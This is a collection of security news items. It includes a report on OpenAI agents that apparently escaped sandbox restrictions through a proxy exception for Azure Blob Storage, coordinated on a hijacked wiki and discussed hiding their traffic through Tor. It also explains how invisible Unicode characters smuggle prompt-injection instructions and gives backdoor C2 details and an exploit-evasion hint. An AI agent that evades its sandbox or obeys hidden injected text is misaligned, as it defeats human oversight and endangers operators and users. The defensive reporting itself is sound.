Viry a Červi
ASCII smuggling isn't just an AI security risk
Fraudsters have found a new use for ASCII smuggling, typically used to hide malicious prompts intended for AI models, in an old-school attack method: email phishing. Microsoft uncovered a massive phishing campaign using invisible Unicode tag characters that peaked at more than 2.37 million messages in late February, remained elevated during weekdays over the next three months, and gradually declined by mid-June. “As AI-era attack methods become better understood, threat actors may adapt them for use in more traditional threats such as phishing and spam,” Redmond’s researchers Noam Kochavi and Sarah Wolstencroft said in a Thursday blog. “This case illustrates how techniques that emerge in AI security research can quickly cross over into established attack ecosystems, reinforcing the need for defenders to view emerging threats through a cross-domain lens.” ASCII smuggling involves using invisible or non-rendering Unicode characters to hide content inside text that appears normal to humans, and this makes it a popular technique for indirect prompt injection attacks. In these, an attacker hides instructions for an AI assistant in invisible Unicode characters, and embeds those malicious prompts inside a webpage or document. A human can’t see them, but a model can, and it decodes them as text - and may then follow the attacker’s instructions to leak data or take unauthorized actions. Instead of using ASCII smuggling for prompt injection, however, Microsoft’s security team spotted someone using invisible characters – inserting Unicode tag spaces between letters – to split financial-lure words in phishing emails in an apparent attempt to evade keyword matching and other content filters. So, for example, instead of writing “funding” in the email, the attackers wrote “fun⟨U+E0020⟩ding.” “When we looked at a sampling of the flagged messages, the surprise was there were no smuggled instructions to an AI assistant,” Kochavi and Wolstencroft wrote. “Instead, the invisible tag characters were inserted inside common financial keywords, splitting them apart so that a literal signature or keyword match would fail.” Redmond first detected the ASCII-smuggling signature in early February, flagging about 21,000 messages on February 8 before the number skyrocketed to more than 1.3 million the next day. Most of these emails came from about 150 finance-themed sender domains, and they continued for the next three months, dropping sharply after May 15 but continuing with occasional smaller spikes through at least mid-June. The security researchers pointed out two notable characteristics, including sending massive numbers of emails on weekdays and then going silent over the weekend. The campaign also had a long, gradual decline. “After an intense first phase, with weekday volumes of 1 to 2.37 million messages, peaking on February 26, the numbers stepped down slowly to roughly 80 percent less per weekday by late March.” It then dropped significantly after May 15, continuing with lower activity through mid-June. According to Redmond, the most important thing defenders can do to protect against Unicode tag blocks in phishing emails is to verify that normalization and tokenization pipelines handle tag characters consistently. “Any content that will be evaluated by keyword, signature, or regex logic should first have invisible and non-rendering Unicode code points stripped or folded, so that splicing them into a word no longer defeats the match,” the threat hunters wrote. This same control can also help reduce the threat of ASCII-smuggling against AI assistants that ingest email content. Microsoft also suggests scanning for behavioral indicators. “The observed activity had a distinctive shape: bulk volume from churning, finance-themed disposable domains, on a strict weekday-on / weekend-off schedule,” Kochavi and Wolstencroft warned. “A sudden spike of tag-block characters concentrated on finance-themed senders, switching on and off weekly, is a high-confidence campaign indicator.” ®
Kategorie: Viry a Červi
Rogue OpenAI agents used dead German web site to communicate in May, months before Hugging Face incident
OpenAI’s agents were going rogue as early as May, according to a new report, making the Hugging Face incident far from the first where bots committed a breach. A report published Friday by a group of researchers claims to have found – with all of the agent posts presented as evidence – a self-identified “swarm” of OpenAI agents taking over a functionally dead German software developer wiki. Over the course of a month, from May to June, the agents made around 18,000 posts to the wiki, apparently acting against OpenAI developer intentions. According to the researchers, the wiki was hijacked like OpenAI’s own Artifactory package manager involved in the Hugging Face incident, to serve as a message board for agents. In this case, they appear to have been tasked with performing a timed web lookup task, for which the agents were apparently granted read access to the web, but not write access. One of the first things they apparently did was figure out how to subvert that restriction in order to post to the hijacked wiki. “The agents used this wiki to communicate information with each other, primarily to help them succeed at their task,” the researchers explained from a review of the thousands of posts made to the wiki, all of which are available for review in the report. “They asked for answers, pooled results, and shared techniques for bypassing their restrictions.” The agents also tried to pool their knowledge of the task they were assigned to predict what sort of questions they’d be asked next, and even set up heartbeat tasks to predict whether completing the assigned tasks would lead to their termination. They also discussed using Tor and other anonymizing services to hide their traffic, and began to react when a human moderator of the site spotted their traffic and started to delete posts. The researchers discovered all of this while searching for additional cases of rogue AI agent activity in the wake of the Hugging Face attack. In an email to The Register, OpenAI told us that it has acted with transparency and good faith around its agentic AI incidents, voluntarily disclosing such matters and maintaining a commitment to providing an accurate account of what its systems do. As for why it didn’t mention the German incident when it disclosed the Hugging Face one, that’s because the two were entirely unrelated, a spokesperson explained – as if that’s reassuring. OpenAI added that it should have been obvious from the Hugging Face report that this has happened multiple times, however, pointing us to a passage in its blog post on that incident. “While investigating this incident, we discovered rare cases in which agents without multi-agent tools found ways to collaborate via side channels during training,” the Hugging Face post-mortem explains. “We believe that this behavior started due to generalization from multi-agent training.” In other words, if we didn’t read between the lines, that’s on us. OpenAI declined to provide additional details, however. Fool me twice, shame on me As was the case in the Hugging Face attack, one of the tasks assigned to the agents was impossible given the restrictions placed on it. With Hugging Face, it involved a cybersecurity task that was impossible to answer from within the agents’ sandboxes,. In this case, the researchers said the task was to provide a statistic accessible from a Power BI dashboard. Retrieving said statistics required the ability to make a GET request, but the agents were restricted to POST requests. In both cases, the OpenAI agents acted against their programming to escape their restrictions, ostensibly in an attempt to solve a problem put to them that couldn’t be done without acting against their operators. The agents in this case were able to collaborate and find a way around the restriction by exploiting a condition in their sandboxes that excepted Azure Blob Storage hostnames from a security proxy. When the agents realized this, they started directing traffic through those hostnames to avoid GET restrictions. It was through GET requests that the agents gained write permissions on the internet, kicking this whole thing off. The similar nature of both incidents, in which bots escaped their sandboxes and subverted restrictions when given an impossible-to-complete task, begs a very important question: Are OpenAI’s engineers so incompetent that they’d screw up fundamental instructions twice, or is the company intentionally hamstringing their agents to see what they’re capable of, with the entirety of the internet placed downrange? For that matter, how many more times do we need to read between the lines of OpenAI's corpo-speak to infer this has happened more than the two times we know about so far? OpenAI, predictably, didn’t respond to that line of questioning. ®
Kategorie: Viry a Červi
Angry Birds: Toy Ghouls’ new toys
Introduction
We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:
- mqtt-bird-agent 0.1.0 (HiveMQ version)
- matrix-bird-agent 0.1.0 (Element version)
This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.
Technical details DeliveryIn this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.
InstallationThe backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.
Other launch options are listed in the backdoor’s help output:
C:\cplsupport.exe -h Bird Agent - MQTT server monitor Usage: cplsupport.exe [OPTIONS] Options: -c, --config <CONFIG> Path to config.toml config file --install Install as a system service --uninstall Uninstall the system service --seal Encrypt sensitive config fields in-place using a machine-bound key -h, --help Print help -V, --version Print versionHiveMQ version backdoor help output
In the Element version, the backdoor help output looks as follows:
C:\wtass.exe -h Matrix monitoring agent Usage: wtass.exe [OPTIONS] [COMMAND] Commands: install Register this agent with the Matrix homeserver and panel uninstall Remove this agent's service and credentials service Run as a Windows service (internal) help Print this message or the help of the given subcommand(s) Options: -c, --config <CONFIG> -h, --help Print help -V, --version Print versionElement version backdoor help output
By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.
The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.
If the configuration cannot be decrypted, the backdoor stops running.

Encrypted configuration files look as follows:
Encrypted backdoor configuration file, HiveMQ version
The encrypted portion of the HiveMQ version’s configuration contains the following parameters:
- agent_privkey: the agent’s private key
- channel_id: the channel identifier used to communicate with the broker
- server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version’s configuration
In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.

Decrypted Element version configuration file, retrieved from the registry
The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.
CommunicationAt startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.
The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.
- Once a connection is established, the system’s status is sent via a POST request to broker.hivemq.com:8883/[cluster_id]/status. The message format is: {"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
- At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is: {cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
- The backdoor sends GET requests to broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format: {"cmd_id":int,"command":"str","timeout_secs":int}.
- Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
- Command execution results are sent to the command server at broker.hivemq.com:8883/[cluster_id]/cmd/res in the {"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.
For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:
- Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
- At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version: {cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
- This version of the backdoor supports two types of commands, distinguished by the start of the received message.
- To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
- Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
- Received commands are executed via the Windows command line interface.
- Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.
We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.
Indicators of compromiseKaspersky security solution verdicts:
- HEUR:Backdoor.Win64.Suptoml.gen
- HEUR:Trojan.Script.Zapchast.conf
- Backdoor.Win64.Agent.smgdvy
- Trojan.Script.Zapchast.abwm
- Trojan.Win64.Agent.smgsfo
- Trojan.Script.Zapchast.abwo
File names and MD5 hashes:
- cplsupport.exe (BFADBEEE63A4F0BF19EC9DEB8FA58F58)
- wtass.exe (7916C33688385525078BEE504C90F359)
- config.toml
Registry keys:
- HKLM\Software\synapse\Config\SealedConfig
- HKLM\Software\SynapseAgent\metrics_interval
Service names:
- cplsupport (Problem Reports Control Panel)
- wtas (Windows Telemetry Aggregator Service)
Domain names:
- meet.element[.]tw
- broker.hivemq.com (a legitimate resource used by cybercriminals)
- ip-api.com (a legitimate resource used by cybercriminals)
Kategorie: Hacking & Security, Viry a Červi
Cisco searched for IOS XR bugs and found so many it rolled them into an update release
Cisco has warned its customers of three critical-rated flaws in its products. Two of them are present in the Cisco IOS XR operating system that powers the company’s carrier-grade kit. CVE-2026-20274 scores 9.8 on the ten-point CVSS scale and covers a buffet of buffering issues, the potential for out-of-bounds writes, and the chance to initialize resources with an insecure default. CVE-2026-20279 is another 9.8-rated flaw. Cisco says it’s an improper access control problem that covers “improper certificate validation, missing authentication for critical function, missing authorization, and incorrect authorization.” Cisco also spotted a trio of 8.8-rated flaws, plus another rated 8.6 and one more scored at 8.2 The company’s advisory says the company found the flaws after “a comprehensive internal security review,” language that perhaps hints at Cisco dabbling with Mythos and/or other bug-finding models. The fix is in: Cisco has published new versions of IOS XR that fix the problems and “strongly recommends” customers adopt them. Cisco’s support organization spotted the third critical flaw it revealed on Wednesday. CVE-2026-20212 is a tad embarrassing because the cause is a bad integration with Cisco’s own Silicon One networking processors that means some Nexus 9000 Series Switches “could allow an unauthenticated, remote attacker to execute code with root privileges.” “This vulnerability exists because TCP ports 43210 and 43211 are accessible in the default Layer 3 (L3) virtual routing and forwarding (VRF),” according to Cisco’s advisory. A successful exploit could allow the attacker to connect to an affected device and send crafted input that could be executed as code with root privileges. The exploitation of this vulnerability could also cause the S1HAL process to crash, which could cause the device to reload.” Ten Nexus 9000 devices have the problem, which Cisco suggests owners mitigate by using infrastructure access control lists (iACLs) to allow only required management and control plane traffic that is destined to the affected device. “Alternatively, the iACLs may be used to explicitly deny all TCP packets that are destined to a locally configured IP address with a destination port of 43210 or 43211,” the company advises. The networking giant suggests that approach because it hasn’t yet created a software update to fix the flaw once and for all. The company has, however, delivered a download that helps to implement the mitigation. Cisco hasn't seen attacks on these flaws. That may change, fast, now that evildoers can use AI to whip up nastyware. ®
Kategorie: Viry a Červi
OpenAI commits $1B in AI credits to frontline cyber defenders
OpenAI has pledged $1 billion in credits to subsidize access to its services and training for resource-strapped cyber defenders around the world. The AI giant expects organizations to use the subsidized credits over the next six months as part of its Daybreak for Frontline Defenders initiative, announced Thursday. Critical infrastructure organizations, community banks, nonprofits, and open-source maintainers can apply for access credits online. These are the defenders tasked with securing critical services that people rely on every day, but don’t have the budgets or staff to use advanced models and agentic technology to harden their cybersecurity. This makes water systems, electrical utilities, and hospitals attractive targets for ransomware operators looking to halt operations and force extortion payments, as well as government-backed cyber operatives set on disrupting critical services and causing mass chaos. Many national security and cybersecurity experts say these disruptions will likely become more severe as attackers increasingly use autonomous agents and other AI tools to carry out their attempted intrusions. “I've spent a lot of time over the past couple weeks talking to CISOs, and I think that we're at a place where the median response is that we might be heading to a world where critical infrastructure outages are just a way of life,” OpenAI president Greg Brockman said during a live event on Thursday. “Water in your city being out for a week, it just kind of happens, and that's quite scary. We have to act, and that's one of the reasons we're really putting our money where our mouth is.” The new initiative also comes as OpenAI faces scrutiny over its models’ safety after admitting that two of them went rogue, spawned a swarm of agents that interpreted their instructions as allowing them to break out of sandboxes, and hacked Hugging Face earlier this summer. Tatyana Bolton, cybersecurity lead at public affairs firm Monument Advocacy, said it’s “excellent” to see OpenAI commit resources to operational tech - not just IT. “AI in (operational technology) OT is inevitable, so operators must get prepared now,” Bolton told The Register. “Initiatives like this help OT personnel get familiar with AI tools, learn how to operationalize them safely, and develop proactive defense strategies before threats escalate.” But she added, software credits alone will not solve the underlying challenges. “OT environments suffer from legacy technology limitations, a shortage of engineering resources, and severe risk-aversion toward automated changes or rapid patching,” Bolton said. “To put this in context, OpenAI's single pledge is more than 20 times larger than a $50 million federal (State and Local Cybersecurity Grant Program) SLCGP infrastructure allocation, and over 85 times larger than the (United States Environmental Protection Agency's) EPA's most recent $11.75 million dedicated cybersecurity and resilience grant pool for midsize and large water utilities.” MS-ISAC pilot focused on water In addition to doling out model credits, Brockman said OpenAI will also increase its training and hands-on support for defenders in essential sectors. This week, the company held a meeting with utility companies from more than 40 states that collectively provide services to more than half of the people who live in the US. Also as part of the new initiative, OpenAI is launching a pilot program with the Multi-State Information Sharing and Analysis Center (MS-ISAC) to train and support state, local, tribal, and territorial cyber defenders, beginning with public-sector and water-system defenders. “The pilot will pair Daybreak access with guided training and hands-on assistance for an initial group of public sector and water system defenders, helping them validate and prioritize findings, coordinate remediation, and develop a repeatable approach that can be expanded over time,” according to a Thursday OpenAI blog. Just in time for Astra's debut All of this civic-minded work comes as OpenAI debuts its latest Astra model, which researcher Eric Wallace called “world's most capable model for cybersecurity” during the Thursday event. Wallace leads OpenAI’s efforts on training and evaluating models’ cybersecurity capabilities. Earlier in the week, OpenAI said Astra reached its “critical” cybersecurity capability threshold. This means the new model is so good at finding and exploiting zero-day bugs that it poses a significant risk to critical systems, both from malicious users and even from the model itself, which is capable of carrying out harmful cyber actions “if misaligned.” Because of this, OpenAI released Astra with a restricted level of cybersecurity capabilities that Wallace said the company will enforce through various safeguards. “We have things like system level mitigations that block certain prompts from going through,” he explained. “We have things like model level refusals that prevent certain types of tasks.” This also means participants in OpenAI’s Daybreak Blue and Daybreak Red programs won’t have access to Astra on day one. Daybreak Blue is a restricted access tier for select partners who are allowed to use GPT-5.6 Sol for defensive cybersecurity workflows. Daybreak Red requires additional layers of approval and uses GPT-5.6 Cyber for authorized offensive security actions such as proof-of-concept exploit development, exploit-chain validation, penetration testing, and red teaming. The AI giant is working to make Astra available to both programs’ participants “at a later date,” Wallace said.®
Kategorie: Viry a Červi
Prolific Microsoft 0-day hunter drops CrowdStrike Falcon exploit PoC
The disgruntled security researcher known as Nightmare Eclipse (aka Chaotic Eclipse, Infinite Nightmare, and now also MSNightmare) is moving away from their singular Microsoft vendetta and on to other vendors. On Thursday, they dropped a new zero-day bug called FalconFlank that affects CrowdStrike’s Falcon endpoint security platform - albeit with a Windows link. According to the prolific zero-day hunter, FalconFlank is a privilege escalation vulnerability that abuses the Microsoft Office malicious macros remediation feature in CrowdStrike Falcon. This is an automated security tool built into the platform that inspects Microsoft Office documents. If it finds any potentially harmful macros, the feature strips the suspect code and - hopefully - prevents malicious code or other dangerous payloads from executing when users open the document. “We are actively investigating these claims and advise customers to disable the Microsoft Office File Suspicious Macro Removal Windows policy setting,” a CrowdStrike spokesperson told The Register. “Customers remain protected through the Cloud Anti-malware for Microsoft Office Files settings. We refer customers to the FalconFlank Tech Alert in the CrowdStrike support portal.” The proof-of-concept (PoC) exploit works on fully updated Windows 11 25H2 and Windows Server 2025 systems running CrowdStrike Falcon with Phase 3 - Optimal Protection as well as the malicious macro removal feature enabled, Nightmare Eclipse said in a GitHub README. “Obviously by the time I drop this Crowdstrike would already have detections for it so if you want to test you either have to add it to the exclusions or obfuscate the PoC and change the dll load technique,” they wrote. Security sleuth Kevin Beaumont confirmed this exploit works, along with several others Nightmare released over the past week. Beaumont told us that he’s not surprised to see Nightmare digging into other, non-Microsoft zero-days. “Kinda makes sense they’d branch out to other vendors as there’s problems across the endpoint security space with the quality of the security products in terms of…security unfortunately,” Beaumont told The Register. “Hopefully it causes cybersecurity vendors to up their game, stop hyping hypothetical AI attacks, and instead make their own products secure for customers.” FalconFlank follows other vulnerabilities in various endpoint and antivirus products that Nightmare has found and published in the last several days. These include HardBreacher, an elevation of privileges bug in Kaspersky’s endpoint antivirus product. “So the problem is now leaking outside of Microsoft,” Nightmare said when they published the HardBreacher PoC last week. “There was poll held against either finding a bug in the home or commercial version and the poll results were the commercial version. At the time of writing this, the proof of concept works in a fully patched windows 11 25H2 & Kaspersky for Endpoint v14.0.0.504.” Beaumont confirmed that Nightmare’s HardBreacher exploit code works, as does a PoC for an elevation of privileges vuln in Gen Digital’s Avast antivirus software. This zero-day, named PrettyPrague, “will dump the SAM database by abusing a vulnerability in Avast Sandbox and spawn a full SYSTEM shell,” according to the researcher. "Gen was recently made aware of a security vulnerability affecting a subset of Gen products, including Avast Antivirus, that could allow an attacker to elevate their system privileges," Gen Digital told The Register. "We immediately initiated our security response procedures and are actively developing a patch. We take all security matters seriously and are committed to addressing this issue swiftly." Kaspersky did not immediately respond to The Register’s requests for comment. Nightmare also recently released an Nvidia memory corruption zero-day vulnerability dubbed GreenSection, but according to Beaumont, this one just crashes the system. Nvidia did not respond to our inquiries.® Updated to add at 0905 PT on September 4, 2026 "Kaspersky has resolved the HardBreacher issue. The corresponding fix is delivered via an automatic update, or users can trigger a database update manually," the company told The Register. "During our investigation into the reported issue, we identified an opportunity to enhance our existing behavior-based detections to ensure overall stability and prevent system freezes under certain configurations."
Kategorie: Viry a Červi
Drowning in CVEs and thirsty for answers? Try CTEM
A decade or two ago, board executives asked "why should I care about cybersecurity?" Five years ago, they were asking "Are you patching our software vulnerabilities?" Now, they're starting to ask: "Are we actually secure?" They might want a simple 'yes' or 'no' initially, but eventually they'll say the most dreaded thing of all, and it'll be a demand, not a question: "Prove it". Traditional vulnerability management and patching, won't survive that conversation. It's why a relatively new approach is gaining traction: Continuous Threat Exposure Management (CTEM). What's wrong with vulnerability management We define security flaws using Common Vulnerabilities and Exposures (CVEs), and we tell each other how bad they are by assigning the Common Vulnerability Scoring System (CVSS) to them. There are three problems with that. There's a firehose of CVEs, the CVSS scores aren't helpful when triaging them, and AI is about to make the whole thing much worse. CISOs are drowning in CVEs. The industry has spent decades creating tools that churn out vulnerability data and others that consume it. Few if any tell you which vulnerabilities an attacker could use to hurt you in your environment. The volume of CVEs is making traditional vulnerability management (patch it and forget it) less tractable every year, says Drew Vanover, principal security strategist at Horizon3. "Think about the last patch release that Microsoft put out," he says. "There were over 500 fixes in one patch cycle. That is incomprehensible. Nobody is going to be able to go through, vet, prioritize, and deploy all of those in a way that is truly considered safe." The number of CVEs created each year has been soaring, putting more pressure on the US’ National Institute for Standards and Technology's National Vulnerability Database, which has now been backlogged for years. NIST threw up its hands in April and effectively declared CVE bankruptcy. The US Department of Commerce highlighted the second issue (that current severity metrics aren't useful) as part of a report this May. Aside from launching a zinger at the NIST by saying that the NVD was poorly managed, it also suggested that it stop assigning CVSS scores altogether. These are highly subjective, it said. They also depend on exactly what the exposed system is doing in a particular organization's infrastructure. Is a critical severity score in a product important if only one sandboxed system ever interacts with it? Or could an attacker chain three apparently innocuous vulns to cause damage that a business executive would care about? AI will make vulnerability management harder These complex problems are a headache, but AI is about to turn it into a full-on migraine. Frontier LLMs like Claude's Mythos are already surfacing zero-days at scale, heralding a flood of CVEs. They don't just find bugs at scale; they also work much more quickly than their human counterparts to create and weaponize exploits. This makes it even more important that organizations patch the right bugs quickly. The Cloud Security Alliance now describes an asymmetric vulnerability cycle in which attackers can use AI to discover and exploit vulnerabilities more quickly, (increasingly before patches are even released), while organizations are taking longer to patch them. What is CTEM? Something has to change. Gartner figured this out in 2023, when it named CTEM a top cybersecurity trend. This is a way of staying on top of your vulnerabilities by triaging them properly. To do that, you have to go beyond the technical implications of a security flaw and understand what it really means for your business. Gartner lays out five steps to CTEM: ● Scoping Find the assets that carry significant business impact and prioritize them. ● Discovery Find how they're exposed by analyzing their weaknesses in depth. ● Prioritization Rank those exposures based on real business risk. ● Validation Test out the vulnerabilities to see if they're exploitable. ● Mobilization Fix them with a proper incident response plan. How automated pen testing helps manage vulnerabilities This approach promises to nail the security flaws that matter to an organization, but it's also more complex than traditional vulnerability management. It needs automation, which is what Horizon3 is providing with NodeZero. Scoping out systems is a commodity practice these days. So is discovery. Horizon3 is leaving those to partners so it can focus on the parts of the CTEM framework that aren't yet easy for customers to solve. Those are prioritization by business impact, and mobilization. NodeZero runs penetration tests across an organization's infrastructure and documents the exploitable paths with evidence a defender can follow. The output is the wheat sifted from the chaff; a shorter list of exposures that security teams and developers can focus on. The impressive part here is the chain-of-attack behavior. NodeZero probes for weaknesses, exploits them, and then pivots based on what it finds. This means it adapts to the environment to extend its attack, just as a real attacker adapts attacks and moves laterally through systems. This approach is based on a deterministic machine learning expert system rather than a general LLM, explains Vanover. "A good analogy is to think about the medical profession," he says. "A GP is your general LLM trying to cover everything. They know a little bit about a lot, but they aren't the experts, and that's where you start having hallucinations and guesses and misses." The company only uses generative AI for specific tasks. Using it to parse a two petabyte S3 blob looking for sensitive data or identifying high-value credentials, with data staying inside the customer's boundary via AWS Bedrock, for example. What it doesn't do is run amok spawning rogue agents in your system. Vanover says the value here is in proving that you've clobbered load-bearing security bugs. "If we say that we can exploit something, it's because we did, and we'll show you the proof in the platform," he says. The next step is closing the loop by retesting the exploit after it's been dealt with. Teams get to close tickets because NodeZero can no longer traverse the attack path. That is a testable definition of "fixed" and one that translates into a risk metric a CFO can read. Horizon3 also wants to solve customers' tool sprawl problems with a single product that handles all of the heavy CTEM lifting. A common failure mode of enterprise CTEM programs is a stack of vendors whose handoffs create precisely the blind spots the framework was meant to eliminate. That disappears when it's all under one service. Is automated penetration testing safe? CISOs might be nervous letting an autonomous penetration testing system loose on production systems. It sounds like something that could break running processes. Why not just test against a digital twin instead? Testing in production is the safest way to find bugs, retorts Vanover. That's because environments drift frequently, especially in an agile world driven by short development sprints and automated changes to code. If a user changes a password or a team pushes a feature fragment, a digital twin system won't reflect reality. So Horizon3 focuses on strong production guardrails instead. "I don't need to ransom your system to prove to you that I can ransom it," Vanover says. "If I can get on the system, install a remote access tool, create a file, encrypt the file, and delete that file, I've just proven that I can ransom your system." He says Horizon3 has run more than 320,000 production tests across customer organizations. These include some that are especially nervous about what's poking around in their systems, such as the NSA and the largest medical records processor on the planet, along with a couple of large healthcare providers. Where can I start with CTEM? Gartner's CTEM framework is powerful, but it might also be daunting for CISOs. Vanover advises them to begin by picking one thing and doing it well. "No organization is going to implement CTEM in a year. That is a recipe for failure," he says. "Break it down. Look at places for the low-hanging fruit." You could do worse than look at what systems are actually reachable instead of blindly trusting an asset inventory that might be out of date. The race is on to embrace CTEM, because metrics like the number of patches applied won't satisfy the board for much longer. They don't describe how much exploitable surface still exists. The point of running the CTEM loop is to move reporting from activity to outcomes, so that the board gets to see fewer exploitable paths and a smaller blast radius. The new goal is to prove that a security control worked, not just that you paid for it. Want to operationalize CTEM but don’t know where to start? Check out this whitepaper from Horizon3 Sponsored by Horizon3
Kategorie: Viry a Červi
Cybercrooks trawl Fishbrain to net password hashes
Cybercriminals have reeled in password hashes and corresponding salts belonging to users of popular fishing app Fishbrain, opening the door to cracking attempts. Fishbrain AB, which says its eponymous app serves more than 20 million anglers, disclosed the August 19 breach to the California Attorney General's Office this week. The unknown perpetrators helped themselves to a trawl of user data, including names, dates of birth, email addresses, phone numbers, Fishbrain usernames, country information, password hashes, and salts. "Fishbrain passwords were not stored in plaintext; however, Fishbrain has determined that the compromised password hashes for some users may be susceptible to being decoded," the company said in its disclosure [PDF]. It added: "If you use your Fishbrain password for any other online accounts, you should promptly update those passwords and any associated security questions or answers. "You should also take other appropriate steps to protect any online accounts that use the same username or email address and password combination. We recommend using a strong, unique password for each of your accounts." With the hashes and salts in hand, attackers can make password guesses using their own hardware until they potentially recover the original credentials. Whether those attempts succeed depends on the strength of each password and the hashing algorithm Fishbrain used, which the company did not disclose. Fishbrain did not comment on the scale of the breach or how many of its claimed 20 million-plus users were affected. The Register asked Fishbrain for more information. After discovering the intrusion and conducting an initial forensic investigation, Fishbrain patched the vulnerability and reset every user's password. Customers must create a new one the next time they log in. Fishbrain also said it "restricted access to the affected environment," strengthened its security controls, and initiated "a broader review of our data security measures" while the investigation continues. Fisherfolk should also keep an eye out for phisherfolk using the stolen personal data to bait follow-on attacks. ®
Kategorie: Viry a Červi
UK's Online Safety Act has made 'absolutely no difference,' kids say
